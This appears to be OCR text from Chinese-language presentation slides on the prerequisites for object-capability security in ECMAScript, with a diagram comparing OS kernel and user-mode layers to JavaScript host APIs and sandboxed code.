
1. ✔ 引用不可伪造（内存安全）
2. ✔ 不能访问私有属性和方法
3. ✔ 副作用不能从语法直接构造
4. ❌ 只能通过拥有的对象执行副作用


ECMAScript 中基于对象能力的前提

1. ✔ 引用不可伪造(内存安全)
2. ✔ 不能访问私有属性和方法
3. ✔ 副作用不能从语法直接构造(严格模式)
4. ❌ 只能通过拥有的对象执行副作用


历史的巧合




用户态
系统调用
内核
虚拟化
JS 代码
主机 API
规范 API
浏览器


用户态
系统调用
内核
沙盒中的
用户态代码
模拟系统调用
沙盒
用户态
系统调用
内核

